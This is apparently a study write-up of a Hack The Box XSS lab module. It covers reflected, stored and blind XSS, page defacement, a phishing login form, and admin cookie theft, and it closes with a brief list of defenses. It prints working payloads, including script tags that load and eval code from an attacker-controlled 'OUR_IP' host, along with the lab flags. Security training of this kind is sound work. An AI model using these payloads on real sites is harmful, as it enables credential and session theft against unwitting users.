Client-Side vulnerability divided in many categories. Most common are :
Stored XSS
Reflected XSS
DOM-based XSS
As for this module, the first part (Stored to DOM-Based) is not the most informative one since it just covers the broad aspects of XSS. Cross-site scripting section in Portswigger is more suited to learn and practice the 3 category of vulnerability. However, the methodology is very interesting to work with and will be integrated to the Cross Site Scripting (XSS) note.
Stored XSS exploitation embed the script directly into the webpage targeted. As such, any user accessing that page can trigger the vulnerability, hence the “stored”. The usual payload
<script>alert(document.cookie)</script> might be blocked for using alert() in some browsers (Google Chrome, Microsoft Edge) print() is a good alternative to it.
The question is trivial and only requires to use the payload to find the result. More practicing here :
Contrarily to stored XSS, Reflected ones are not persistent. You will trigger it usually by getting the response of a specific URL or event sent to you and most of the time requires a user interaction first, like clicking a link.
Questions are still as trivial as ever. Read along and replicate. Same thing for practicing :

Quick mention about automated scanner efficiency for covering fast a whole scope with simple exploitation on every fields. In this section, BurpSuite active scanner detected the reflected XSS on the Question part. XSSstrike is mentioned too as a tool to focus on a specific request.
Questions
Utilize some of the techniques mentioned in this section to identify the vulnerable input parameter found in the above server. What is the name of the vulnerable parameter?
email
Solution "><img src=x onerror=alert(document.domain);>. The mail verification script is only client-side and forging the request directly in the URL triggers the vulnerability.
After (or before if you found it during the scanning time) trying the register request, we can repeat it by modifying each field with
What type of XSS was found on the above server? "name only"
reflected
Solution
Since the payload is only reflected to indicate the error in the field, it won’t stay on following pages.
Now we’re entering in the practical exploitation lab and not just the Proof-Of-Concept. Defacing can be used to lure users into making request or sending credentials etc…
When defacing, we should look-up on the existing resources avilable on the scope. Important elements to deface are :
Background Color document.body.style.background
Background document.body.background
Page Title document.title
Page Text DOM.innerHTML
All of these can be loaded using scripts tags in XSS.
We can also replace existing text using JQuery if it’s present (most of the time it is) by targeting existing value like such :
$("#todo").html('New Text');
We can basically rewrite the whole page piece by piece if we want to be precise, or overwrite and creating a complete new one by using the entire body :
document.getElementsByTagName('body')[0].innerHTML = "New Text"
The phishing section is pretty well built as both a follow along and a reminder of previously taught sections. A quick scan over the target on the /phishing path reveals an XSS on the URL query. We can use that to deface the page to a fake login form, and retrieve credentials that way.
HTB provides a simple form like the following to show the example :
Now someone who fills the form wouldn’t send it anywhere because nothing is listening and we haven’t set any IP. So let’s setup a listener in the internal network and try it out on ourself. Reminder : don’t forget to change the payload with your IP
We can try the exploit on ourselves before triggering it for the bot in the Lab.
Practice a lot on these type of setup
This is fairly important to be able to leverage XSS more than just alert PoC.
Questions
Try to find a working XSS payload for the Image URL form found at '/phishing' in the above server, and then use what you learned in this section to prepare a malicious URL that injects a malicious login form. Then visit '/phishing/send.php' to send the URL to the victim, and they will log into the malicious login form. If you did everything correctly, you should receive the victim's login credentials, which you can use to login to '/phishing/login.php' and obtain the flag.
HTB{r3f13c73d_cr3d5_84ck_2_m3}
Solution
Follow along the methodology process first and once you have your payload and server, you can try to exploit it by supplying credentials yourself. Keep the resulting URL you have once you triggered the form and supply it in phishing/send.php. If your listener is properly setup, you should receive the following logs :
Best section of the module (imo). Introduce Blind XSS which is rarely mentioned or used for challenges. Some people advocates to try malicious input on the get go when pentesting, though I like to use intended fields to observe how they are processed and returned when no unintended behavior is happening. HTB aligns with this by testing the fields in hijacking with the usual test value on register option.
Here we observe our registration is subject to Administration review. What should tick in mind is :
We won’t get our input returned to us → Can’t observe the server behavior directly.
Admin will get our request, which means we might be able to compromise him with an appropriate payload.
This means we will need to get an out-of-band endpoint that will serve as a proof of vulnerability. We will serve our payload using the deployed server. If we get a log fetch even if the script isn’t malicious yet, then the field is vulnerable and we’ll try to exploit it.
<script src=http://OUR_IP></script>'><script src=http://OUR_IP></script><!--This is the working payload in the course/-->"><script src=http://OUR_IP></script>javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body.appendChild(a)')<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//OUR_IP");a.send();</script><script>$.getScript("http://OUR_IP")</script>
Python server and PHP will both do the job for logging the tests. HTB presents a solution to log the credentials using PHP to store logged cookies, but in our case it isn’t necessary. Simply force the user to send a request to our server and inserting the admin cookies (note they are not in HTTPOnly, otherwise it wouldn’t work).
Try to repeat what you learned in this section to identify the vulnerable input field and find a working XSS payload, and then use the 'Session Hijacking' scripts to grab the Admin's cookie and use it in 'login.php' to get the flag.

HTB{4lw4y5_53cur3_y0ur_c00k135}
Solution
Follow along the course and notice by trial that the Profile Picture URL is vulnerable to the payload "><script src=http://Attacking_IP></script>. Now that we identified our attack vector, we do not need the src keyword anymore and can use this payload :
Once we trigger that in the URL form, the Admin (bot) gets the payload and we received the cookies in the logs in our python server. We can use it to visit the login.php path with our new cookie and flag the assessment :
Sanitize input server-side (client-side would defeat the purpose since you can bypass from Proxy, DOM-Purify is most common and some frameworks do it already).
Avoid to embed any user input in script ; style ; tag/attributes ; comments
Avoid to embed user input in source or to be evaluated in sinks
Encode HTML characters into HTML entities (e.g. < into <)
Bonus resources are a proper setup of the CSP, setting appropriate flags on cookies such as HTTPOnly and Secure. WAF deserve to be mentioned if they are properly configured.
Let’s Write-Up. The question is simple : What is the value of the ‘flag’ cookie?
The scope is the http://IP/assessment/ path.
We’re expected to find an XSS vector and then trigger a session hijacking, meaning there will be a bot with active session.
Looking at the target we have multiple features :
A search functionality that allow user to manipulate the query parameter ?s={my_input}. If we are able to trigger a reflected XSS and we have an URL to supply to a user (admin) it could be a good way to retrieve credentials. However, I didn’t find anyway to trigger an XSS using this field.
There’s a second “list” of fields that can be evaluated :

This formular is sent to an administrator for review before publication. This means we can’t observe how our payload will execute and as a consequence we need to identify a working payload in the first place. Replicating the content learned in Session Hijacking, we try every field but mail (it is verified server side and seems to follow the proper regex). The website input field is vulnerable to an XSS :